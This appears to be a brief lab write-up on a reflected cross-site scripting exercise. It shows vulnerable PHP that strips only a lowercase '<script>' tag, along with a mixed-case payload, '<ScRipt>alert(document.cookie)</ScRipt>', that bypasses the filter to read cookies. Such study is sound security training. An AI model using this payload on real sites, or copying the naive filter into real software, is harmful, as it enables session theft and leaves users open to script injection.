

Here we want to see the cookies from webpage. The script is blocking the use of 'script' code.



```
<?php
header ("X-XSS-Protection: 0");

// Is there any input?
if( array_key_exists( "name", $_GET ) && $_GET[ 'name' ] != NULL ) {
    // Get input
    $name = str_replace( '<script>', '', $_GET[ 'name' ] );

    // Feedback for end user
    echo "<pre>Hello {$name}</pre>";
}

?>
```

I tried to run the command '<script>alert(document.cookie)</script>' and it didnt work, it just printed it on webpage.

What's your name?

Hello alert(document.cookie)

The solution is that its not case sensitive. So, i can simply change it to <ScRipt>alert(document.cookie)</ScRipt>.

As you can see we got the cookie from the webpage by simply using camel case.
